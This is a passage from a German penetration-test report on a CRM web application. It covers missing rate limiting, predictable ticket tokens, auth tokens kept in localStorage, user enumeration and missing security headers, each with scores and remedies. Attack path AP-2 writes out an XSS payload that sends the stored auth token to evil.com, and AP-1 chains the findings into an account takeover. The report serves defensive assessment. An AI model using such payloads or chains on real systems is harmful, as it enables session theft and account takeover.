- A05:2025 Injection

REFERENZEN

- OWASP Cross Site Scripting Prevention Cheat Sheet
- OWASP Content Security Policy Cheat Sheet

4.2.2 VF-4 KEIN WIRKSAMES RATE LIMITING

TECHNISCHE BESCHREIBUNG

Im Rahmen der Prüfung wurde kein wirksames Rate Limiting festgestellt. Sicherheitsrelevante Endpunkte, insbesondere für Login, Passwort-Zurücksetzen und weitere API-Funktionen, konnten wiederholt und ohne erkennbare Begrenzung aufgerufen werden. Dadurch sind automatisierte Angriffe wie Brute Force, Credential Stuffing, Enumeration und missbräuchliche Nutzung der API erleichtert. Die fehlende Begrenzung erhöht zudem die Auswirkungen anderer Schwachstellen, da Angriffe in hoher Frequenz und weitgehend ohne technische Hürde durchgeführt werden können. Außerdem werden große fehlerhafte Anfragen mit ebenso großen Antworten beantwortet, womit es einfacher wird, das fehlende Rate Limit zu einem Denial of Service (DoS) auszubauen. Die Durchführung eines DoS-Angriffs basierend auf den Findings wurde nicht durchgeführt, da dies nicht ausdrücklich im Scope erlaubt wurde.

PROOF OF CONCEPT

Im Test wurden wiederholte Anfragen an sicherheitsrelevante Endpunkte gesendet, ohne dass eine Sperrung, Verzögerung oder sonstige Schutzmaßnahme ausgelöst wurde.

Beispielhaft betroffene Endpunkte:

- `/api/auth/login`
- `/api/auth/reset`
- weitere API-Endpunkte mit sicherheitsrelevanter Funktionalität

Beobachtetes Verhalten:

- Anfragen konnten in hoher Frequenz wiederholt werden.
- Es erfolgte keine temporäre Sperrung des Clients oder Benutzerkontos.
- Es wurden keine progressiven Verzögerungen erzwungen.
- Es waren keine sonstigen Mechanismen zur Missbrauchserkennung erkennbar.

Damit konnten Anfragen automatisiert und in großer Anzahl verarbeitet werden.

Hier ein Beispiel, dass große fehlerhafte Anfragen auch mit entsprechend großen Antworten behandelt werden:



Abbildung 3: Kein wirksames Rate Limiting

MÖGLICHER SCHADEN

Die fehlende Begrenzung von Anfragen erleichtert insbesondere folgende Angriffe:

- Brute-Force- und Credential-Stuffing-Angriffe auf Benutzerkonten
- Benutzer- und E-Mail-Enumeration in hoher Geschwindigkeit
- Missbrauch des Passwort-Zurücksetzen-Prozesses
- Automatisierte Ausnutzung weiterer Schwachstellen
- Erhöhte Last bis hin zu Verfügbarkeitsbeeinträchtigungen

In Kombination mit weiteren Schwachstellen kann das Risiko deutlich steigen, da Angriffe effizient skaliert und automatisiert werden können.

EMPFEHLUNGEN

Für sicherheitsrelevante Endpunkte sollte ein wirksames Rate Limiting eingeführt werden. Empfohlen werden insbesondere folgende Maßnahmen:

- Rate Limiting für Login-, Reset- und sensible API-Endpunkte umsetzen
- Brute-Force-Schutz durch progressive Verzögerungen oder temporäre Sperren ergänzen
- Missbrauch durch Monitoring und Alerting erkennbar machen
- Große Fehlerantworten mit strengen Größenlimits versehen
- Optional zusätzliche Schutzmechanismen wie Captcha oder Challenge-Verfahren für auffällige Anfragen einsetzen

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L	7.3	Hoch

OWASP-KATEGORIE

- A06:2025 Insecure Design

REFERENZEN

- OWASP Lack of Resources and Rate Limiting

4.3 RISIKOSTUFE MITTEL

4.3.1 VF-5 VORHERSAGBARE ÖFFENTLICHE TICKET-ZUGRIFFE

TECHNISCHE BESCHREIBUNG

Öffentliche Tickets verwenden vorhersagbare Ticket-IDs und Zugriffstoken, die nicht ausreichend zufällig generiert sind. Dadurch steigt die Wahrscheinlichkeit, dass gültige öffentliche Ticket-URLs erraten oder systematisch enumeriert werden können.

PROOF OF CONCEPT

Beispiel einer öffentlichen Ticket-URL:

```
https://localhost:8443/help/tickets/SUP-1006?access=seed-harbor-rate-limit-access
```

Sowohl die Ticket-ID als auch das Access-Token sind nicht zufällig.

MÖGLICHER SCHADEN

Unbefugte Dritte können auf öffentliche Support-Tickets zugreifen, dort enthaltene Informationen einsehen und Kommentare verfassen. Abhängig vom Inhalt können dabei personenbezogene, betriebliche oder sicherheitsrelevante Daten offengelegt werden.

EMPFEHLUNGEN

- Lange, kryptographisch zufällige Zugriffstoken verwenden.
- Öffentliche Freigaben zeitlich und funktional beschränken.
- Ticket-IDs nicht als sicherheitsrelevantes Zugriffskriterium verwenden.
- Öffentliche Links regelmäßig invalidieren bzw. rotieren.

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N	5.4	Mittel

OWASP-KATEGORIE

- A01:2025 Broken Access Control
- A07:2025 Authentication Failures

4.3.2 VF-6 UNSICHERE TOKEN-SPEICHERUNG

TECHNISCHE BESCHREIBUNG

Authentifizierungsdaten werden im `localStorage` gespeichert statt in sicheren Cookies mit Schutzattributen wie `HttpOnly`, `Secure` und `SameSite`. Dadurch sind die Tokens für clientseitiges JavaScript zugänglich und können insbesondere bei Vorliegen einer XSS-Schwachstelle direkt ausgelesen und exfiltriert werden.

PROOF OF CONCEPT

Mittels Stored XSS konnte der Wert von `localStorage.getItem('vibecrm-auth')` ausgelesen und an einen externen Endpunkt übertragen werden.



Abbildung 4: Auslesen von Tokens

MÖGLICHER SCHADEN

Ein Angreifer kann Benutzer-Sessions übernehmen und sich als Opfer authentisieren. In Verbindung mit der vorhandenen Stored-XSS-Schwachstelle ist dies praktisch unmittelbar ausnutzbar.

EMPFEHLUNGEN

- Tokens nicht im `localStorage` speichern.
- Stattdessen `HttpOnly`, `Secure` und `SameSite`-geschützte Cookies verwenden.
- Tokenlaufzeiten kurz halten und Rotation implementieren.

Wichtiger Hinweis: Bei Umstellung auf Cookie-basierte Authentifizierung muss zwingend CSRF-Schutz implementiert werden: • `SameSite=Lax` (Minimum) oder `SameSite=Strict` auf allen Auth-Cookies • Zusätzlich ein Synchronizer-Token-Pattern oder Double-Submit-Cookie für alle state-verändernden Endpunkte (`POST`, `PATCH`, `DELETE`) • FastAPI-Middleware wie starlette-csrf oder ein eigener `X-CSRF-Token`-Header, der bei jedem Seitenaufruf vom Server generiert und vom Client zurückgesendet wird

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:N	5.4	Mittel

OWASP-KATEGORIE

- A07:2025 Authentication Failures

REFERENZEN

- OWASP Cross-Site Request Forgery Prevention Cheat Sheet
- OWASP Session Management Cheat Sheet - Cookies

4.3.3 VF-7 BENUTZER- UND E-MAIL-ENUMERATION

TECHNISCHE BESCHREIBUNG

Die Anwendung ermöglicht an mehreren Stellen die Enumeration von Benutzern, E-Mail-Adressen und internen IDs:

- Interne IDs sind aufsteigend und leicht vorhersagbar.
- Über öffentliche Tickets lassen sich interne Informationen einschließlich IDs und E-Mail-Adressen sammeln.
- Durch Kombination mit den JWT-Schwächen können Benutzer und Rollen systematisch erfasst werden.
- Login und Passwort-Zurücksetzen verarbeiten nicht existierende E-Mail-Adressen messbar schneller als existierende.

- Deaktivierte Konten liefern andere Statuscodes und Fehlermeldungen als ungültige Anmeldungen.
- E-Mail vom Administrator ist im Passwort-Zurücksetzen-Dialog vorausgefüllt

PROOF OF CONCEPT

- Öffentliche Ticketseiten offenbaren interne Metadaten, wie IDs und die E-Mail-Adressen der Kommentarautoren

Abbildung 5: Benutzer- und E-Mail-Enumeration Informationen sammeln

- Timing-Unterschiede zwischen existierenden und nicht existierenden E-Mail-Adressen waren beobachtbar.
  Hier wurden diese Requests abgeschickt:

```
POST https://localhost:8443/api/auth/login HTTP/1.1
{
  "email": "<email_payload>",
  "password": "123"
}
```

Man kann im folgenden Bild sehen, dass die RTT (Round Trip Time) für die falschen E-Mails unter 230 ms liegen, wohingegen die gültigen E-Mails 400ms aufwärts sind, wenn diese falsche Passwörter übergeben bekommen haben.

RTT	Payloads
165 ms	firstname.lastname@address.com
165 ms	email@subdomain.address.com
167 ms	email@-address.com
171 ms	email@address@example.com
189 ms	email@addrese.com;secondemai...
190 ms	email.address.com
203 ms	email@address.com (Jacco van T...
220 ms	.email@address.com
230 ms	email@111.222.333.44444
231 ms	Abc..123@address.com
376 ms	
445 ms	admin@acme.local
445 ms	rep@acme.local

Abbildung 6: Existierende E-Mail-Adresse finden

- Für deaktivierte Benutzer wurde `403 Forbidden` mit `User account is inactive` zurückgegeben, während sonst `401 Unauthorized` mit `Invalid email or password` verwendet wurde.



Abbildung 7: Existierende E-Mail-Adresse prüfen



Abbildung 8: Existierende E-Mail-Adresse prüfen Request/ Response

- Vorausgefüllte E-Mail vom Administrator:



Abbildung 9: Existierende E-Mail-Adresse für Passwort-Zurücksetzen nutzen

MÖGLICHER SCHADEN

Angreifer können gültige Konten, interne Benutzerstrukturen und deaktivierte Accounts identifizieren. Dies erleichtert gezielte Phishing-, Passwort-Zurücksetzen-, Brute-Force- und Account-Takeover-Angriffe.

EMPFEHLUNGEN

- Einheitliche Statuscodes und Fehlermeldungen verwenden
- Antwortzeiten an kritischen Stellen wie dem Login mit zufälligen Verzögerungen versehen
- Rate Limit einsetzen, um Enumeration zu verlangsamen
- Interne IDs nicht exponieren oder durch nicht vorhersagbare Referenzen ersetzen.
- Öffentliche Metadaten minimieren.
- Deaktivierte Konten nach außen identisch zu ungültigen Logins behandeln.

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	5.3	Mittel

OWASP-KATEGORIE

A07:2025 Authentication Failures

4.3.4 VF-8 FEHLENDE BZW. UNSICHERE SICHERHEITSHEADER

TECHNISCHE BESCHREIBUNG

Mehrere wichtige Sicherheitsheader fehlen oder sind unsicher konfiguriert:

- Keine `Content-Security-Policy`
- `Strict-Transport-Security: max-age=0`
- `Referrer-Policy: unsafe-url`
- `Permissions-Policy` nicht gesetzt
- `X-Content-Type-Options` nicht gesetzt
- CORS nicht explizit gehärtet

Diese Konfiguration reduziert browserseitige Schutzmechanismen erheblich.

viadee
IT-Unternehmensberatung

PROOF OF CONCEPT

Die Header wurden in den HTTP-Antworten der Anwendung überprüft und entsprechend dokumentiert.

MÖGLICHER SCHADEN

Das Fehlen dieser Header erleichtert die Ausnutzung anderer Schwachstellen, insbesondere XSS, MIME-Sniffing und unbeabsichtigte Referrer-Offenlegung.

EMPFEHLUNGEN

- Restriktive `Content-Security-Policy` definieren.
- HSTS korrekt aktivieren.
- `X-Content-Type-Options: nosniff` setzen.
- `Referrer-Policy` auf einen datensparsamen Wert stellen, z. B. strict-origin-when-cross-origin.
- `Permissions-Policy` passend zum Anwendungskontext definieren.
- CORS restriktiv konfigurieren.

Beispielhafte `nginx.conf`:

```
# Ersetze die bestehenden add_header-Zeilen durch:
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
add_header X-Content-Type-Options "nosniff" always;
add_header X-Frame-Options "DENY" always;
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
add_header Permissions-Policy "camera=(), microphone=(), geolocation=()" always;
add_header Content-Security-Policy "default-src 'self'; script-src 'self'; style-src 'self';"
always;
# Entferne:
# add_header X-Powered-By "VibeCRM Edge 1.3";
# add_header X-Backend-Version "fastapi-0.115.0";
server_tokens off;
```

CVSSV3.1 VEKTOR

CVSS-Vektor	CVSS-Score	Kritikalität
AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N	4.3	Mittel

OWASP-KATEGORIE

- A02:2025 Security Misconfiguration

REFERENZEN

- OWASP HTTP Headers Cheat Sheet

5 ANGRIFFSPFADE

5.1 AP-1: ACCOUNT TAKEOVER OHNE BENUTZERINTERAKTION

Ziel: Vollständige Übernahme beliebiger Accounts, unauthentifiziert

Schritt	Sicherheitslücke	Aktion
1	Vorhersagbare Ticket-Zugriffe, Benutzer Enumeration	E-Mail-Adressen aus öffentlichen Ticket-URLs extrahieren (z.B. `owner@acme.local` aus Kommentarmetadaten)
2	Kein wirksames Rate Limiting	Ohne Rate Limiting massenhaft `/api/auth/reset` aufrufen
3	Unsichere Passwort-Zurücksetzen-Funktion	`reset_token` kommt direkt in API-Response - kein E-Mail-Zugriff nötig
4	Unsichere Passwort-Zurücksetzen-Funktion	`/api/auth/reset/confirm` mit neuem Passwort aufrufen
5	Unsichere Passwort-Zurücksetzen-Funktion	Token mehrfach wiederverwendbar - Opfer kann Account nicht zurückgewinnen

Impact: Vollständige Account-Übernahme ohne jede Benutzerinteraktion

Kritischste Gegenmaßnahme: Reset-Token niemals in API-Response zurückgeben (Unsichere Passwort-Zurücksetzen-Funktion)

5.2 AP-2: SESSION HIJACKING VIA STORED XSS

Ziel: Übernahme von Admin-Sessions durch andere User

Schritt	Sicherheitslücke	Aktion
1	Stored XSS	SVG mit XSS-Payload hochladen: `onload="fetch('https://evil.com?t='+localStorage.getItem('vibecrm-auth'))"`
2	Fehlende Sicherheitsheader	Keine `Content-Security-Policy` - JavaScript wird ungehindert ausgeführt
3	Unsichere Token-Speicherung	Auth-Token liegt im `localStorage` und ist per JS auslesbar
4	-	Admin öffnet Dateivorschau ⟶ Token wird exfiltriert
5	Unsichere Authentisierung und Tokenvalidierung	Token nach Logout weiterhin gültig - unbegrenzte Nutzung

Impact: Session-Diebstahl, insbesondere von Admin-Accounts

Kritischste Gegenmaßnahme: Tokens in HttpOnly-Cookies statt `localStorage` (Unsichere Token-Speicherung)

6 POSITIVE BEFUNDE

- **Keine SQL-Injection identifiziert** Die API-Endpunkte verarbeiten Benutzereingaben offenbar über parametrisierte Abfragen oder ein ORM. Trotz umfangreicher manueller und automatisierter Tests konnte keine SQL-Injection nachgewiesen werden.
- **Strukturiertes Fehlerhandling ohne Stack-Trace-Leaks** Fehlermeldungen der API werden als strukturierte JSON-Antworten zurückgegeben (z. B. `{"detail": "..."}`) und legen keine internen Stack-Traces, Dateipfade oder Datenbankstrukturen offen. Dies erschwert Angreifern die Analyse der Backend-Logik.
- **HTTPS durchgängig erzwungen** Die Anwendung ist ausschließlich über HTTPS (Port 8443) erreichbar. HTTP-Anfragen werden umgeleitet.
- **Authentisierungskonzept grundsätzlich vorhanden** Alle geschützten API-Endpunkte erfordern ein gültiges Bearer-Token. Unauthentisierte Zugriffe werden zuverlässig mit 401 Unauthorized abgewiesen. Das Grundgerüst der Authentisierung existiert - die Schwächen liegen in der Validierungstiefe (siehe Finding Unsichere Authentisierung und Tokenvalidierung, nicht im Fehlen des Mechanismus.
- **Rollenmodell und Mandantenkonzept architektonisch vorhanden** Die Anwendung unterscheidet zwischen user- und admin-Rollen sowie zwischen Organisationen (`organization_id`). Das Datenmodell sieht eine Mandantentrennung vor. Die identifizierten Schwächen betreffen die serverseitige Durchsetzung, nicht das Fehlen des Konzepts.
- **Audit-Logging implementiert** Die Anwendung protokolliert sicherheitsrelevante Aktionen (z. B. Passwort-Zurücksetzen-Anfragen) in einem Audit-Log (`/api/activity`). Dies ist eine gute Grundlage für Nachvollziehbarkeit und Incident Response.
- **Kein Denial-of-Service durch Input-Verarbeitung** Trotz fehlenden Rate Limitings konnte keine Sicherheitslücke identifiziert werden, die durch einzelne manipulierte Eingaben (z. B. ReDoS, XML-Bombs, extrem große Payloads) eine Nichtverfügbarkeit der Anwendung auslöst.
- **API-Endpunkte konsistent strukturiert** Die REST-API folgt einer einheitlichen Struktur mit korrekten HTTP-Methoden, passenden Statuscodes und konsistenten `Content-Type: application/json`-Headern. Dies deutet auf ein Framework-gestütztes API-Design hin.

7 ANHANG

7.1 RISIKOKLASSIFIZIERUNGEN

In diesem Kapitel werden die Bewertungen und Einstufungen von Sicherheitslücken erläutert.

7.1.1 BEWERTUNG

Die Bewertung von Risiken basiert auf dem „Common Vulnerability Scoring System v3.1“, das wie folgt beschrieben wird:

„Software, hardware and firmware vulnerabilities pose a critical risk to any organization operating a computer network, and can be difficult to categorize and mitigate. The Common Vulnerability Scoring System (CVSS) provides a way to capture the principal characteristics of a vulnerability, and produce a numerical score reflecting its severity, as well as a textual representation of that score. The numerical score can then be translated into a qualitative representation (such as low, medium, high, and critical) to help organizations properly assess and prioritize their vulnerability management processes. In short, CVSS affords three important benefits. First, it provides standardized vulnerability scores. When an organization uses a common algorithm for scoring vulnerabilities across all IT platforms, it can leverage a single vulnerability management policy defining the maximum allowable time to validate and remediate a given vulnerability. Next, it provides an open framework. Users may be confused when a vulnerability is assigned an arbitrary score by a third party. With CVSS, the individual characteristics used to derive a score are transparent. Finally, CVSS enables prioritized risk. When the environmental score is computed, the vulnerability becomes contextual to each organization, and helps provide a better understanding of the risk posed by this vulnerability to the organization.“ (FIRST.org, 2016)

Die Auswirkung einer Sicherheitslücke für Ihr Unternehmen hängt von der Nutzung des Systems und den darauf abgespeicherten Informationen ab. Der genaue Verwendungszweck und interne Einstufungen von überprüften Systemen sind dem Auditor meist nicht komplett bekannt. Daher kann eine finale Einschätzung eines Risikos später auf Basis zusätzlicher, intern bekannter Informationen geändert werden.

7.1.2 SKALA

Die Risikoskala für CVSSv3.1 ist wie folgt definiert.

Kritikalität	Erklärung	CVSSv3.1 Score
Kritisch	„Diese Sicherheitslücken stellen ein direktes Risiko für das System und/ oder die Benutzer dar. Generell ist davon auszugehen, dass diese Art der Sicherheitslücke leicht auszunutzen ist und zu einer kompletten Übernahme eines Systems führen kann. Daher sollten diese Sicherheitslücken umgehend beseitigt werden, da sie ein Risiko für die Vertraulichkeit, Verfügbarkeit und Integrität der Daten und Anwendung darstellen.“	9.0 - 10.0
Hoch	„Diese Sicherheitslücken stellen ein signifikantes Risiko für das System und/oder die Benutzer dar. Generell ist davon auszugehen, dass diese Sicherheitslücken von erfahrenen Angreifern ausgenutzt werden können und zumindest eine teilweise Übernahme eines Systems erfolgen kann. Daher sollten Sie so schnell wie möglich beseitigt werden, um die Vertraulichkeit, Verfügbarkeit und Integrität der Daten und Anwendung zu garantieren.“	7.0 - 8.9
Mittel	„Diese Sicherheitslücken stellen ein deutliches Risiko für das System und/oder die Benutzer dar, erlauben allerdings keinen direkten Zugriff auf Kernkomponenten des Systems. Allerdings könnten mehrere Sicherheitslücken dieser Kategorie in Summe eine höhere Auswirkung insgesamt haben. Deshalb sollten die Sicherheitslücken kurzfristig behoben werden.“	4.0 - 6.9
Niedrig	„Sicherheitslücken, die einen CVSSv3.1 Risikowert zwischen 0.1 und 3.9 aufweisen, werden als Risikostufe „Niedrig“ eingestuft. Sie stellen keine unmittelbare Gefahr für ein System und/ oder die Benutzer dar, sollten aber langfristig behoben werden, um die Angriffsfläche zu reduzieren.“	0.1 - 3.9
Information	„Diese Sicherheitslücken können nicht als direktes Sicherheitsrisiko für die Systeme und/oder Benutzer angesehen werden. Dennoch stellen sie Konfigurationsfehler und/oder rein unerwartetes Verhalten der Anwendung dar.“	0.0